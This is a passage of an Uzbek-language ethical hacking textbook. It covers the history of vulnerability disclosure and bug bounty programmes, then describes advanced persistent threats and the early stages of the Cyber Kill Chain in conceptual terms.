Aniq qilib aytganda, ushbu kitob mualliflari barcha “gray-hat” xakerlar nomidan gapirmaydilar va ushbu sifatda tasniflangan har bir shaxs bu ta’rifga rozilik bildirmasligi mumkin. Ammo ushbu kitobda texnik mavzularni taqdim etishdan oldin o‘z kelib chiqish nuqtamizni aniqlashtirmoqchimiz. Bizning nuqtai nazarimizga ko‘ra, axloqiy xakerlik konsepsiyasi doirasida amalga oshirilayotgan harakatlar yaxshilikka xizmat qiladi, zarar yetkazishga emas. Bu yondashuv kitobdagi mavzularni aniqroq tushunishga yordam beradi va axloqiy xakerlikning amaliy aspektlarini yanada aniqroq ta’kidlashga imkon yaratadi. Biz, “gray-hat” xakerlarning aksariyati, lekin barchasi emas, bu usullarni kasbiy faoliyatimizda ishlatamiz va o‘z hunarimizni sharafli ruhda olib boramiz. Siz ham shunday qarashni qabul qilishingiz va o‘z kuchingizni yaxshilik uchun ishlatishingizni umid qilamiz. “Black-hat” xakerlar soni yetarlicha ko‘p, shuning uchun bizga boshqalarning himoyasini ta’minlash maqsadida hujumlarni bartaraf etuvchi ko‘proq “gray-hat” xakerlar kerak. Ushbu kitob mazkur sohani yaxshi tushunishga yordam beradi, to‘g‘ri va yaxshilikka xizmat qiluvchi ishlarni himoya qilishga undaydi, degan umiddamiz. Bu orqali biz “gray-hat” xakerlikning haqiqiy mohiyatini va etik standartlarini tarqatishga yordam bera olamiz.

Axloqiy Xakerlik tarixi

Ushbu bo‘limda etik xakerlik sohasining tarixiga umumiy nazar tashlanadi, avvalo, zaiflikni oshkor qilish mavzusidan boshlanadi va keyinchalik mukofot tizimlari (bug bounties) haqida so‘z yuritiladi. Bu mavzular keyingi bobларda muhokama qilinadigan takomillashgan doimiy tahdidlar[1], Lokhid Martinning “Cyber Kill Chain” hujum modeli, “MITRE ATT&CK”, penetratsiya testi, tahdid razvedkasi, tahdidlarni aniqlash va xavfsizlik muhandisligi kabi mavzular uchun poydevor bo‘lib xizmat qiladi.

[1] APT (advanced persistent threat) – takomillashgan doimiy tahdidlar

Zaiflikni oshkor qilish tarixi

Dasturiy ta'minot zaifliklari masalasi dasturiy ta'minot ishlab chiqish jarayonining dastlabki bosqichlaridan boshlab mavjud bo'lib kelmoqda. Oddiy qilib aytganda, dasturiy ta'minotdagi zaifliklar – bu dasturiy ta'minot loyihasidagi yoki uning amalga oshirilishidagi zaifliklar bo'lib, tajovuzkorlar tomonidan suiiste'mol qilinishi mumkin. Shuni ta'kidlash kerakki, barcha xatolar (bugs) zaifliklar emas. Xatolarni zaifliklardan ajratish uchun foydalanish imkoniyatiga (exploitability) e'tibor qaratamiz. 2015-yilda "Synopsys" kompaniyasi 10 milliard qator kodni tahlil qilgan hisobotni e'lon qildi. Tadqiqot natijalariga ko'ra, tijorat kodida har 1000 qator kodga (lines of code – LoC) o'rtacha 0,61 nuqson (xato) to'g'ri kelgan, ochiq manba kodida esa 0,76 nuqson mavjud bo'lgan. Biroq ushbu tadqiqotda tijorat kodlari OWASP Top 10 kabi sanoat standartlari bo'yicha yaxshiroq natijalarni ko'rsatgan. Bundan tashqari, dasturiy ta'minotdagi xatolarning 1–5 foizi zaiflikka aylanishi isbotlangan. Zamonaviy dasturlar odatda yuz minglab yoki millionlab kod qatorlariga ega bo'lganligi sababli odatiy dasturiy ta'minot o'nlab xavfsizlik zaifliklariga ega bo'lishi mumkin. Shubhasiz, insonlar dasturiy ta'minot ishlab chiqishda davom etar ekan, zaifliklar ham mavjud bo'ladi. Bundan tashqari, zaifliklar mavjud ekan, foydalanuvchilar doimo xavf ostida bo'ladi. Shu tufayli xavfsizlik mutaxassislari va tadqiqotchilarga zaifliklar tajovuzkorlar tomonidan suiiste'mol qilinmasdan oldin ularni oldini olish, topish va tuzatish yuklatilgan. Bu "gray-hat" xakerning asosiy vazifasidir.

Zaiflikni oshkor qilish jarayonida bir qator muhim masalalar paydo bo'ladi. Xaker uchun bu kimga murojaat qilish, qanday aloqa o'rnatish, qanday ma'lumotlar berish va barcha tomonlar o'rtasida hisobdorlikni qanday ta'minlash masalalarini o'z ichiga oladi. Vendor (dastur ishlab chiqaruvchi) uchun esa zaiflik haqidagi xabarlarni kuzatish, xavf tahlilini o'tkazish, to'g'ri ma'lumotni olish va muammoni bartaraf etish uchun tegishli choralarni ko'rish, zarur dasturiy ta'minotni ishlab chiqishning xarajat va foyda tahlilini o'tkazish, foydalanuvchilar va zaiflik haqida xabar bergan shaxs bilan muloqotni boshqarish kabi masalalar muhim ahamiyatga ega. Ushbu masalalar bo'yicha xaker va vendorning maqsadlari o'zaro mos kelmaganida, ular o'rtasida ziddiyatlar yuzaga kelishi mumkin. Muayyan savollar paydo bo'ladi: vendor zaiflikni tuzatishi uchun qancha vaqt kifoya? Xaker va vendor tuzatish aslida ham o'ta muhim ekaniga ishonchlari komilmi? Zaiflik haqida yaxshi niyatda xabar bergan kishi mukofotlanishi yoki tan olinishi kerakmi? Zaiflik haqida xabar berishdan oldin foydalanuvchilarga tuzatishlar kiritish uchun qancha vaqt berilishi kerak? Ma'lumot qanchalik batafsil bo'lishi kerak? Agar foydalanuvchilar xavf haqida tushunmasa, ular tuzatishni qo'llaydimi?

Bu savollarga javoblar ko'pincha keskin tortishuvlarga sabab bo'ladi. Ba'zi tadqiqotchilar, agar vendor zaiflikni hal qilmaslikni tanlasa, zaiflikni maxfiy saqlash imkonsiz, deb topishi mumkin. Zaiflik davom etayotgan sharoitda iste'molchilarga xavf tug'dirishi hech kim vendorni xavfsizlik uchun javobgar qilmasa, nihoyatda asabiylashtirishi mumkin. Biroq xavfsizlikka jiddiy e'tibor beradigan vendorlar ham ko'pincha bir nechta tadqiqotchilar, byudjetlar, mahsulot menejerlari, iste'molchilar va investorlar talablarini inobatga olib, ustuvorliklarni muvozanatlashga majbur bo'ladi va bu har doim ham har bir tadqiqotchini qoniqtira olmaydi. Bu masalalar bo'yicha rasmiy konsensus mavjud emas.

Zaifliklarni oshkor qilishning keng tarqalgan usullari quyidagilardir: to'liq vendor oshkor qilish, to'liq ommaviy oshkor qilish va muvofiqlashtirilgan oshkor qilish. Etik xakerlik ruhida biz muvofiqlashtirilgan oshkor qilish tushunchasini afzal ko'rsak-da, barcha variantlarni tushuntirishni maqsad qilib qo'yganmiz. Shu bois ushbu masalani o'rganib chiqib, qarorni siz, o'quvchi, qabul qilishingizni xohlaymiz.

Eslatma: Bu atamalar bahsli hisoblanadi, chunki ayrim mutaxassislar "qisman vendor oshkor qilish"ni afzal ko'rishlari mumkin. Bu, ayniqsa, konseptual isbot (proof of concept – POC) kodi yashirilgan va oshkor qilish jarayonida boshqa tomonlar jalb qilingan holatlar mavjud bo'lganda muhimdir. Murakkablashtirmaslik uchun biz ushbu kitobda avval aytilgan atamalar bilan cheklanib qolamiz.

To'liq vendor oshkor qilish (Full Vendor Disclosure)

2000-yillardan boshlab, ba'zi tadqiqotchilar vendorlar bilan hamkorlik qilishni afzal ko'rib, to'liq vendor oshkor qilishni tanladilar. Ushbu yondashuvda, tadqiqotchilar zaifliklarni faqat vendorlar bilan muhokama qilgan va boshqa tomonlarga hech qanday ma'lumot bermagan. Bunday tanlovning sababi qisman, vendorlarning jamoatchilik fikriga ochiqligi va huquqiy choralarni qo'llashdan qochish istagida yotadi. Kompyuter xavfsizligi tushunchasi sotuvchilar orasida keng tarqalishi natijasida, ko'plab kompaniyalar zaifliklarni oshkor qilish uchun rasmiy mexanizmlarni joriy etishga kirishgan.

Ko'plab tadqiqotchilar ommaga oshkor qilishni talab qilmagan yoki "white-hat" xakerlik nuqtai nazaridan kelib chiqib tafsilotlarni jamoatchilikka oshkor qilishdan tiyilgan. Biroq rasmiy xabarlarni ko'rib chiqish uchun yetarli vositalar va tashqi javobgarlik manbalari mavjud emasligi sababli bu ko'pincha zaiflikni tuzatishga cheksiz vaqt sarflanishiga olib kelgan. Vendorlarning zaifliklarni tuzatishga yetarlicha rag'batga ega emasligi haqidagi tasavvur tadqiqotchilarni tushkunlikka solgan va Ba'zan xakerlar to'liq oshkor qilishni afzal ko'rgan.

Dasturiy ta'minot vendorlarining vazifalari nafaqat zaifliklarni hal qilish uchun yangi jarayonlarni ishlab chiqishni, balki mijozlarga yangilanishlarni qanday tarqatishni boshqarishni ham o'z ichiga oladi. O'zgarishlar qisqa muddat ichida iste'molchilarning mahsulotga bo'lgan ishonchini kamaytirishi mumkin. Shuningdek, nima tuzatilganligi oshkor qilinmagan taqdirda, iste'molchilar yangilanishlarni o'rnatmasliklari mumkin. Ba'zi iste'molchilar uchun katta va murakkab tizimlar mavjud bo'lib, ularning yangilanishi logistik muammolarni keltirib

chiqarishi mumkin. Patchni teskari muhandislik qilish va yangi eksploit yaratish uchun zarur bo‘lgan vaqt, iste’molchilarni himoya qilish uchun talab etilgan vaqt bilan solishtirilishi lozim. Bu, albatta, individual holatga qarab baholanishi kerak.

To‘liq ommaviy oshkor qilish (Full Public Disclosure)

Ko‘plab maxsus nashrlar, pochta ro‘yxatlari va Usenet guruhlari, jumladan, 1993-yilda yaratilgan mashhur Bugtraq pochta ro‘yxati zaifliklarni muhokama qildilar. Ushbu oshkor qilishlarning ko‘pi xakerning obro‘sini oshirish uchun mo‘ljallangan edi. Boshqalar xavfsizlik muammolarini hal qilishga intilgan bo‘lsa-da, rasmiy aloqa kanallarining yo‘qligi ularni tushkunlikka olib kelgan. Ba’zi tizim egalari va dasturiy ta’minot provayderlari xavfsizlikni yetarlicha tushunmagan, boshqalari esa bu muammolarni e’tiborga olish uchun qonuniy sabablarga ega bo‘lmagan. Yillar davomida xakerlar hamjamiyatida, vendorlarning tadqiqotchilarni jiddiy qabul qilmasligi haqidagi norozilik ortdi. 2001-yilda xavfsizlik bo‘yicha maslahatchi Rain Forest Puppy, agar vendor javob bermasa, zaiflikni to‘liq va ommaviy ravishda e’lon qilish uchun atigi bir hafta vaqt berishini ta’kidlagan. 2002-yilda esa “Full Disclosure” pochta ro‘yxati tashkil etildi, bu esa o‘n yil davomida tadqiqotchilarga zaiflik tafsilotlarini vendorlarning xabardor bo‘lishi yoki bo‘lmasligi farq qilmasdan, erkin e’lon qilish imkoniyatini berdi.

Ushbu uslubning ba’zi muhim asoschilari, masalan, Bryus Shneyer, bu yondashuvni natijalarga erishishning yagona yo‘li sifatida qo‘llab-quvvatlab, dasturiy ta’minot vendorlarining sharmanda bo‘lishi muammoni tuzatish ehtimolini oshirishi mumkinligini ta’kidlagan. Boshqa asoschilar, masalan, Markus Ranum, bu yondashuvga qarshi chiqib, xavfsizlik holatining yaxshilanishiga olib kelmaydi va aksincha, xavfsizlikni kamaytirishi mumkinligini bildirgan. Yana bir bor ta’kidlash kerakki, ushbu masalada kelishuv mavjud emas; o‘quvchini o‘z qarorini qabul qilishga undaymiz. To‘liq oshkor qilish usuli, shuningdek, vendorlarni belgilangan muddatlarga rioya qilish uchun muammoni to‘g‘ri hal qilmaslikka olib kelishi mumkin. Bunday muammolar boshqa tadqiqotchilar tomonidan tezda aniqlanadi va jarayon takrorlanadi.

Dasturiy ta’minot vendorlari tomonidan ishlab chiqilmagan kutubxonalardagi zaifliklarni bartaraf etish bilan bog‘liq qo‘shimcha qiyinchiliklar mavjud. Masalan, OpenSSLdagi Heartbleed muammosi ko‘plab veb-saytlar, ilovalar va operatsion tizimlarning tarqatmalari zaif bo‘lib qolishiga sabab bo‘ldi. Har bir dastur ishlab chiquvchisi ushbu muammoni tezda bartaraf etishi va kutubxonaning tuzatilgan versiyasini o‘z dasturiga qo‘shishi zarur. Bu jarayon vaqt talab qiladi va ayrim vendorlar boshqalarga qaraganda tezroq harakat qiladi. Natijada, ba’zi foydalanuvchilar zaif bo‘lib qoladi, chunki hujumchilar zaiflik e’lon qilinganidan bir necha kun o‘tib, uni eksploitlashni boshlaydilar.

To‘liq ommaviy oshkor qilishning yana bir afzalligi – xavfsizlik choralari chiqarilishidan oldin jamoatchilikni ogohlantirish imkoniyatini yaratadi. Bu tushuncha qora shlyapali xakerlar mavjud muammo haqida allaqachon xabardor bo‘lishi mumkin degan taxminga asoslanadi, shuning uchun ommani oldindan xabardor qilish hujumchilar va himoyachilar o‘rtasidagi kurashni biroz tenglashtirishi mumkin. Ommaviy oshkor qilishning potensial xavfini hisobga olish muhimdir. Ommaviy oshkor qilishdan avval zaifliklar haqida xabardor bo‘lgan hujumchilar ushbu zaifliklardan foydalangan holda foydalanuvchilarga hujum qilishlari mumkin. Shuning uchun ommaga xavfsizlik choralarini ko‘rsatish orqali foydalanuvchilarni himoya qilish masalasi juda muhimdir. Bu savolni to‘liq tahlil qilish uchun hujumchilarning zaifliklarni oshkor qilinishidan oldin qanday qilib foydalanganligini aniqlash zarur. Nihoyat, bu savolga javob berish sizning ixtiyoringizga qoldiriladi.

Axborotni kelishilgan holda oshkor qilish

Hozirgacha ikkita qarama-qarshilik muhokama qilindi: yetkazib beruvchi tomonidan to‘liq oshkor qilish va jamoatchilikka to‘liq oshkor qilish. Keling, o‘rtaga tushadigan oshkor qilish usuli, muvofiqlashtirilgan oshkor qilishni ko‘rib chiqaylik. 2007-yilda Mark Miller, “Microsoft” kompaniyasidan, rasmiy ravishda “mas’uliyat bilan oshkor qilish”ni so‘radi. U, “Microsoft” kabi sotuvchilarga muammoni to‘liq hal qilish uchun zarur vaqtni ajratishning ahamiyatini ta’kidlab o‘tdi. Miller ba’zi yaxshi fikrlarni ilgari surdi, ammo boshqalar mas’uliyatni oshkor qilishning sotuvchilarga qaratilganligini ta’kidladilar. Agar “Microsoft” va boshqa kompaniyalar uzoq vaqt davomida bo‘shliqlarga e’tiborsiz qoldirmaganida, to‘liq oshkor qilishning hojati bo‘lmasligi mumkin edi. Ko‘p o‘tmay, foydalanuvchilar “mas’uliyat bilan oshkor qilish” atamasini dasturchilarni javobgarlikka tortishga urinishlar sifatida baholashdi va bu holatni “mas’uliyatsizlik” deb hisobladilar. Ushbu nuqtai nazarni hisobga olgan holda, “Microsoft” o‘z pozitsiyasini o‘zgartirdi va 2010-yilda yana muvofiqlashtirilgan zaiflikni oshkor qilish[2] atamasini qo‘llashni tavsiya qildi. Taxminan shu vaqt ichida “Google” o‘z bosimini kuchaytirdi va har qanday xavfsizlik muammosi oshkor etilishidan oldin tuzatish uchun 60 kunlik qat’iy muddatni belgiladi. Ushbu harakat Microsoft kompaniyasiga qaratilgan bo‘lib, ba’zida muammolarni hal qilish uchun 60 kundan ko‘proq vaqt ketar edi. Keyinchalik 2014-yilda “Google” 90 kunlik imtiyozli davrdan foydalangan holda xavfsizlik zaifliklarini topish va ochishni maqsad qilgan “Project Zero nomli jamoani tuzdi.

Muvofiqlashtirilgan oshkor qilishning o‘ziga xos jihati provayderlarni javobgarlikka tortish uchun oqilona yechim sifatida qaraladi. Kompyuter Favqulodda

[2] CVD (Coordinated Vulnerability Disclosure) – muvofiqlashtirilgan zaiflikni oshkor qilish.

Vaziyatlarga Javob Berish Guruhi[3] (CERT) tomonidan tashkil etilgan Muvofiqlashtirish Markazi (CERT/CC) 1988-yilda Morris "qurti" hodisasiga javoban yaratilgan va qariyb 30 yil davomida zaiflik va xatoliklarni tuzatish bo'yicha ma'lumot manbai sifatida xizmat qilgan. CERT/CC zaiflik hisobotlarini qayta ishlashda 45 kunlik imtiyozli davrni belgilaydi, bu davr davomida, agar zaiflik ma'lumotlarini yengillashtiruvchi choralar ko'rilmasa, 45 kundan keyin ma'lumotlar e'lon qilinadi. Xavfsizlik sohasi tadqiqotchilari zaiflik ma'lumotlarini CERT/CC yoki uning vakolatli tashkilotlaridan biriga yuborishlari mumkin. CERT/CC bu ma'lumotlarni provayder bilan muvofiqlashtiradi va agar xatolikni tuzatish mavjud bo'lsa yoki 45 kunlik imtiyozli davr o'tgach, zaiflik ma'lumotlarini e'lon qiladi. DHS kiberxavfsizlik va infratuzilma xavfsizligi agentligining muvofiqlashtirilgan zaifliklarni oshkor qilish bo'yicha pozitsiyasi haqida ma'lumot olish uchun "qo'shimcha manbalar" bo'limiga qarash kerak.

Boshqa bepul xatolar yo'q

Hozirgacha dasturchilarni to'liq oshkor qilish, to'liq jamoatchilikka oshkor qilish va mas'uliyatni oshkor qilish usullari haqida muhokama qilindi. Ushbu zaifliklarni ochishning barcha usullari bepul bo'lib, xavfsizlik tadqiqotchilari zaifliklarni aniqlash uchun ko'p vaqtlarini sarflashadi. Ular ko'pincha moliyaviy mukofotlardan ko'ra jamoat manfaatlari uchun nuqsonlarni oshkor qilishga intilishadi. Aslida, bunday sharoitda tadqiqotchi ko'pincha dasturchidan to'lovni olishi qiyin.

2009-yilda o'yin qoidalari o'zgardi. Har yili o'tkaziladigan CanSecWest konferensiyasida uchta mashhur xaker so'zga chiqadi – Charli Miller, Dino Dai Zovi va Aleks Sotirov. Taqdimotda Miller boshchiligida Dai Zovi va Sotirov kartondan "TEKIN XATOLALAR YO'Q" degan yozuvni ushlab turishdi. Tadqiqotchilar, zaifliklarni aniqlash va tadqiqot uchun sarflangan nomutanosib vaqt miqdori ko'p hollarda olingan kompensatsiya miqdoridan yuqori bo'lishini ta'kidladilar. Bu holat xavfsizlik sohasida keng muhokama qilingan va ba'zi mutaxassislar bu g'oyani ochiqchasiga tanqid qilishgan. Boshqa tomondan, ko'proq pragmatik yondashuvni qo'llagan mutaxassislar, tadqiqotchilarning yuqori stavkalarini talab qilish uchun yetarli "ijtimoiy kapital" to'plaganligini ta'kidladilar. Biroq ayrim tadqiqotchilar, o'z mavqeini oshirish maqsadida, nuqsonlarni bepul oshkor qilishni davom ettiradilar. Nima bo'lishidan qat'i nazar, bu yangi kayfiyat shok to'lqini bilan butun dunyo xavfsizlik sohasi bo'ylab tarqaldi. Bu ba'zi insonlarni ilhomlantirdi, boshqalarni qo'rqitdi. Shubhasiz, xavfsizlik sohasida ishlab chiqaruvchilar emas, balki tadqiqotchilar tomon siljish kuzatildi.

[3] CERT (Computer Emergency Response Team) – Kompyuter Favqulodda Vaziyatlarga Javob Berish Guruhi.

"Bug-bounty" dasturlari

"Bug-bounty" xatolar uchun mukofotlar iborasi birinchi marta 1995-yilda "Netscape Communication Corporation" xodimi Jarret Riedlinghafer tomonidan ishlatilgan. So'ng "iDefense" (keyinchalik "VeriSign" tomonidan sotib olingan) va TippingPoint tadqiqotchilar va dasturiy ta'minot ishlab chiquvchilar o'rtasida vositachi bo'lib, ma'lumot almashish va mukofotlarni to'lashni osonlashtirib, mukofot olish jarayoniga yordam berdi. 2004-yilda "Mozilla Foundation" "Firefox" uchun "bug-bounty"ni tashkil etdi. 2007-yilda cansecwestda "Pwn2Own" musobaqasi boshlandi, bu xavfsizlik uchun burilish nuqtasi bo'ldi: tadqiqotchilar sovg'alar va pul uchun tizimdagi zaifliklar hamda ularning eksploitlarni namoyish etish uchun yig'ildilar. Keyinchalik, 2010-yilda "Google" o'z dasturini, 2011-yilda "Facebook" va 2014-yilda "Microsoft" Onlayn xizmatlarini ishga tushirdi. Hozirda yuzlab kompaniyalar zaifliklar uchun mukofotlar taklif qilmoqdalar. "Bug-bounties" – Xatolar uchun mukofotlar tushunchasi dasturiy ta'minot ishlab chiqaruvchilarining zaifliklar muammosiga mas'uliyat bilan yondashishga urinishidir. Aslida, xavfsizlik tadqiqotchilari eng yaxshi holatda kompaniyalarning zaifliklarni qidirishga sarflaydigan vaqti va mablag'ini tejashadi. Boshqa tomondan, eng yomon holatda, agar xavfsizlik bo'yicha tadqiqotchilarning hisobotlariga noto'g'ri ishlov berilsa, ular muddatidan oldin oshkor bo'lishi mumkin. Bu esa kompaniyalarning oqibatlarni bartaraf etish uchun ko'p vaqt va mablag' sarflashiga olib keladi. Shunday qilib, qiziqarli va manfaatli iqtisodiyot paydo bo'ldi, chunki yetkazib beruvchilar ham, tadqiqotchilar ham birgalikda harakat qilishdan manfaatdor.

Rag'batlantirish

"Bug-bounty" dasturlari turli xil norasmiy va rasmiy mukofotlarni taqdim etadi. Dastlabki bosqichlarda bu rag'batlantiruvchi xatlar, futbolkalar, sovg'a kartalari va shunchaki maqtovlardan iborat edi. Keyinchalik, 2013-yilda "Yahoo!" kompaniyasi tadqiqotchilarga esdalik sovg'alari bergani uchun jamoatchilik oldida sharmandalikka uchradi. Zaifliklar haqida xabar berish uchun futbolkalar yoki nominal sovg'a kartalari berilgan mukofotlarning arzonligi uchun IT sohasi vakillari va foydalanuvchilari "Yahoo!"ni qoralay boshladi. Uning xatolarni qidirish bo'yicha direktori Ramses Martines jamoatchilikka yozgan ochiq xatida bu ishni o'z hamyonidan moliyalashtirganini tushuntirdi. Shu paytdan boshlab "Yahoo!" tasdiqlangan hisobot uchun mukofotni 150 dollardan 15000 dollargacha oshirdi. 2011-yildan 2014-yilgacha "Facebook" "White Hat Bug-Bounty Program" eksklyuziv Visa debet kartasini taklif qildi. Zaryadlangan qora karta orzu qilingan mukofot bo'lib, agar xavfsizlik konferensiyasida namoyish etilganida, tadqiqotchini tanib olish va ehtimoliy ziyofatga taklif qilish imkoniyatini beruvchi vosita sifatida qaralgan. Bugungi kunda bug-bounty dasturlari hali ham ko'plab mukofotlarni taklif qiladi, jumladan Hurmat (tadqiqotchilarga reyting

va e'tirof olish imkonini beruvchi ballar), esdalik sovg'alari va moliyaviy mukofotlardir.

"Bug-Bounty" dasturlari atrofidagi bahs-munozaralar

Bug-bounty dasturlaridan foydalanishga hamma ham rozi emas, chunki ba'zi bahsli fikrlar mavjud. Masalan, ishlab chiqaruvchilar ushbu platformalardan tadqiqotchilarni saralash uchun foydalanishlari mumkin, ammo tadqiqotchilar odatda ishlab chiqaruvchilarni "bug-bounty" dasturlari yordamida baholay olmaydilar. Ba'zi "Bug-bounty" – xatoliklarni mukofotlash dasturlari hisobotlarni yig'ish uchun o'rnatiladi, ammo ishlab chiqaruvchilar tadqiqotchi bilan xolis muloqot qilmasligi mumkin. Bundan tashqari, "dublikat" javobining haqiqiyligini aniqlash mumkin emas. Ballarni hisoblash tizimi esa o'zaro bog'liq bo'lmagan omillarga asoslanishi mumkin, bu esa qora bozor hisobotining qiymatini hisobga olgan holda zaiflikni oshkor qilish qiymatini noto'g'ri aks ettirishi ehtimolini keltirib chiqaradi. Shuning uchun har bir tadqiqotchi "bug-bounty" dasturi unga mos keladimi yoki uning afzalliklari kamchiliklardan ustunmi yoki yo'qligini mustaqil hal qilishi kerak.

Dushman: Black-hat xakerlik

Mashhur qadimiy xitoy sarkardasi Sun Tzu bundan 2500 yil avval shunday degan edi: "Agar siz dushmanni va o'zingizni bilsangiz, yuzta jang natijalaridan qo'rqmasligingiz kerak. Agar siz o'zingizni bilsangiz, lekin dushmanni tanimasangiz, har bir jangda siz mag'lubiyatga uchraysiz". Ushbu abadiy maslahatga asoslanib, biz dushmanimiz, ya'ni qora shlyapa xakerlarini chuqurroq bilishimiz kerak.

Rivojlangan doimiy tahdidlar (APT)

Ushbu mavzuni muhokama qilishdan oldin, barcha qora xakerlar doimiy jiddiy tahdid[4] emasligiga va barcha doimiy jiddiy tahdidlarni qora xakerlar deb tasniflash mumkin emasligiga ishonch hosil qilish kerak. Bundan tashqari, vaqt o'tishi bilan bu atama yanada sodda hujum shakllarini o'z ichiga olgan holda kengaytirilganligi juda achinarli holat. Biroq bu ilg'or raqibning foydali tavsifi bo'lib, uning faoliyatiga e'tiborni qaratish va diqqatni (Ba'zan haddan tashqari) raqibga qaratish uchun ishlatilishi mumkin.


Nomidan ko'rinib turibdiki, doimiy jiddiy tahdidlar (APTs) hujumlarning ilg'or shakllaridan foydalanadilar, tabiatan doimo biznes uchun jiddiy xavf tug'diradi. Ammo shuni e'tirof etish kerakki, raqib odatda doimiy jiddiy tahdidlar hujumining boshida "0-day" (0-kun) zaifliklardan foydalanishni shart deb hisoblamaydi. Buning ikkita asosiy sababi bor: birinchidan, 0-kunlik zaifliklarni topish qiyin

[4] APTs (Advanced Persistent Threats) – doimiy jiddiy tahdidlar

va ular tez-tez ishlatilsa, o'z vaqtida aniqlanib, qisqa vaqt ichida tuzatiladi. Oq yoki kulrang shlyapali xakerlar bu zaifliklarni aniqlaganida, ular odatda teskari muhandislik orqali zaiflikni o'rganib chiqadi va dasturiy ta'minot ishlab chiqaruvchisiga "axloqiy" xabar beradi, bu esa 0-kunlik zaiflikning samarali hayotini qisqartiradi. Ikkinchidan, korxonaga kirish uchun ko'pincha 0-kun kerak emas. Tajovuzkorlar uchun birinchi tahdidni hisobga olgan holda, ular odatda 0-kunlardan faqat zarurat tug'ilganda va ko'pincha korxona tarmog'ida o'z o'rnini egallaganlaridan keyin ikkinchi darajali hujum sifatida foydalanadilar.

Lockheed Martinning "Cyber Kill Chain" modeli

APT (doimiy jiddiy tahdidlar)ning qat'iy tabiati haqida so'z borar ekan, 2011-yilda Lockheed Martin quyida keltirilgan "Cyber Kill Chain" deb nomlangan modelni ishlab chiqqanligini va tuzatish xarajatlarini aks ettirish uchun moslashtirganlini ta'kidlash joiz.



Model Mudofaa vazirligining Department of Defense (DoD) maqsadli doktrinasi (nazariayasi) asosida ishlab chiqilgan, nomidan ko'rinib turibdiki, razvedka ma'lumotlaridan foydalanish, bu yerda asosiy element, dushmanning xatti-harakatlarini tushunish imkonini beruvchi ko'rsatkichlardir. Keyin, Hutchins va boshqalar o'zlarining asosiy maqolalarida rasmda ko'rsatilganidek, hujumchilarning umumiy namunasini tushuntirdilar. Asosiy g'oya shundan iboratki, raqiblar tez-tez takrorlanadigan jarayonlarga ega, agar ular erta aniqlansa, ularga turli yo'llar bilan qarshi turish mumkin. Hujum belgilarini qanchalik tez topsangiz va zaiflik zanjirini "uzsangiz", tiklanish shunchalik arzon bo'ladi. Teskari vaziyat ham to'g'ri.

Kiberjinoyatlar zanjiri (Cyber Kill Chain)ning alohida bosqichlari keyingi bo'limlarda muhokama qilinadi.

Razvedka[5]

Razvedka (Reconnaissance) – bu dushmanning hujum oldidan qilgan harakatlari. Ular ko'pincha passiv va faol usullarni o'z ichiga oladi. Passiv texnikalar hujum obyektiga paketlarni yubormasdan amalga oshiriladi va metama'lumotlar bilvosita ochiq hujjatlar, ommaviy manbalar, qidiruv tizimlari va keshlangan veb-arxivlar orqali to'planadi. Boshqa tomondan, faol razvedka maqsadning veb-sayti bilan o'zaro aloqada bo'lishni, ochiq interfeyslarni tahlil qilishni va hat-

[5] Razvedka – potensial maqsadlar, zaifliklar va hujum vektorlari haqida ma'lumot to'plash jarayoni

to port, xizmat, API (Application Programming Interface) hamda zaifliklarni skanerlashni o‘z ichiga olishi mumkin.

Qurollanish (Weaponization)

Qurollanish razvedka bosqichida aniqlangan zaifliklardan foydalanish uchun mavjud eksploitlarni yaratish yoki tanlashni o‘z ichiga oladi. Odatda, APT hujumlarining ushbu bosqichida g‘ayrioddiy usullar qo‘llanilishi yoki nol (0-day) xatoliklardan foydalanishga ehtiyoj sezilmaydi. Odatda, foydalanish mumkin bo‘lgan, yopiq bo‘lmagan (unpatched), ommaga ma’lum bo‘lgan zaifliklar mavjud. Biroq kamdan kam hollarda, dushman o‘zining shaxsiy maqsadlari uchun troyan yoki boshqa zararli kodni o‘z ichiga olgan maxsus eksploit yaratishi mumkin. Bu eksploit buyruq va boshqaruvni qo‘lga kiritish, shuningdek, boshqa zaruriy funksiyalarni amalga oshirish uchun mo‘ljallangan bo‘ladi.

Yetkazib berish (Delivery)

Hujumning ushbu bosqichida tajovuzkor aniqlangan zaiflikdan foydalanish uchun nishonga exploit va payload yuboradi. Bu aniqlangan veb yoki elektron pochta zaifligidan, ehtimol, ochiq API[6] interfeysidan foydalanishni o‘z ichiga olishi mumkin. Afsuski, o‘qitish va xabardorlikni oshirish uchun sarflangan milliardlab dollarlarga qaramay, ko‘pincha tashkilotning ma’lumotlariga kirishning oson usullari mavjud, masalan, oddiy fishing hujumi va bu hali ham samarali. Bu yerda ijtimoiy muhandislik hujumlarining boshqa shakllaridan foydalanish ham mumkin.

Foydalanish (Exploitation)

Ushbu bosqichda kiberqurol ma’lum bir holatda, “foydali” foydalanuvchi tomonidan yoki elektron pochta mijozi, veb-brauzer plagini kabi dastur tomonidan avtomatik ravishda faollashtiriladi. Bu vaqtda tajovuzkorning kodi (target xost) maqsadli xostda bajariladi. Port yoki xizmatga to‘g‘ridan to‘g‘ri hujum qilganda, yetkazib berish va foydalanish bosqichi bir xil bo‘ladi.

O‘rnatish (Installation)

Ushbu bosqichda, tajovuzkor odatda ikkita harakatni amalga oshiradi (1) qat’iylikka erishadi va (2) ikkilamchi payloadni yuklab oladi va bajaradi. Qat’iylik haqida gap ketganda, bu bosqichda tajovuzkor bilan sodir bo‘lishi mumkin bo‘lgan eng yomon narsa, foydalanuvchi zararli kod bilan ishlaydigan dasturni yopishi yoki undan ham yomoni, barcha ulanishlarni uzib, kompyuterni qayta ishga tushirishdir. Shuning uchun dushmanning birinchi niyati tezda qandaydir barqarorlikni qo‘lga kiritish bo‘ladi.

[6] API (Application Programming Interface) – Amaliy dasturlash interfeysi

